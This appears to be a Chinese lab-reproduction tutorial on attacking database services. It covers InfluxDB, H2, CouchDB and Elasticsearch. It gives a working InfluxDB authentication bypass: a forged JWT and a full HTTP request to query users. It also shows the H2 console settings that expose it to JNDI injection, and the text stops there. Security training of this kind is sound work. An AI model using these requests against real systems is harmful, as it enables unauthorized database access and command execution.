

服务攻防-数据库安全&H2&Elasticsearch&CouchDB&Influxdb 复现


服务攻防-小迪安全
前置知识
开放服务
对应端口
服务类型
配置安全
安全漏洞
数据库应用
Redis
MYSQL
Hadoop
文件传输
远程控制
数据通讯
XXXXXX


端口扫描
组合猜测
信息来源
1 判断服务开放
2 判断服务类型
数据库
文件传输
远程控制
数据通讯

#知识点：

1、服务攻防-数据库类型安全

2、influxdb-未授权访问-jwt 验证

3、H2database-未授权访问-配置不当

4、CouchDB-权限绕过配合 RCE-漏洞

5、ElasticSearch-文件写入&RCE-漏洞

#章节内容：

常见服务应用的安全测试：

1、配置不当-未授权访问

2、安全机制-特定安全漏洞

3、安全机制-弱口令爆破攻击

#前置知识：

应用服务安全测试流程：见图

1、判断服务开放情况-端口扫描&组合应用等

2、判断服务类型归属-数据库&文件传输&通讯等

3、判断服务利用方式-特定漏洞&未授权&弱口令等

演示案例：

- Influxdb-未授权访问-Jwt 验证不当
- H2database-未授权访问-配置不当
- CouchDB-权限绕过配合 RCE-漏洞
- ElasticSearch-文件写入&RCE-漏洞

#Influxdb-未授权访问-Jwt 验证不当

默认端口：8086 8088

influxdb 是一款著名的时序数据库，其使用 jwt 作为鉴权方式。在用户开启了认证，但未设置参数 shared-secret 的情况下，jwt 的认证密钥为空字符串，此时攻击者可以伪造任意用户身份在 influxdb 中执行 SQL 语句。

1、借助 https://jwt.io/来生成 jwt token：

```
{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "username": "admin",
  "exp": 1676346267
}
```

2、发送数据包触发未授权

```
POST /query HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwi
ZXhwIjoxNjc2MzQ2MjY3fQ.NPhb55F0tpsp5X5vcN_IkAAGDfNzV5BA6M4AThhxz6
A
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

db=sample&q=show users
```

#H2database-未授权访问-配置不当

默认端口：20051

H2 database 是一款 Java 内存数据库，多用于单元测试。H2 database 自带一个 Web 管理页面，在 Spirng 开发中，如果我们设置如下选项，即可允许外部用户访问 Web 管理页面，且没有鉴权：默认端口：

```
spring.h2.console.enabled=true
spring.h2.console.settings.web-allow-others=true
```

利用这个管理页面，我们可以进行 JNDI 注入攻击，进而在目标环境下执行任意命令。

1、下载 JNDI-Injection-Exploit

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址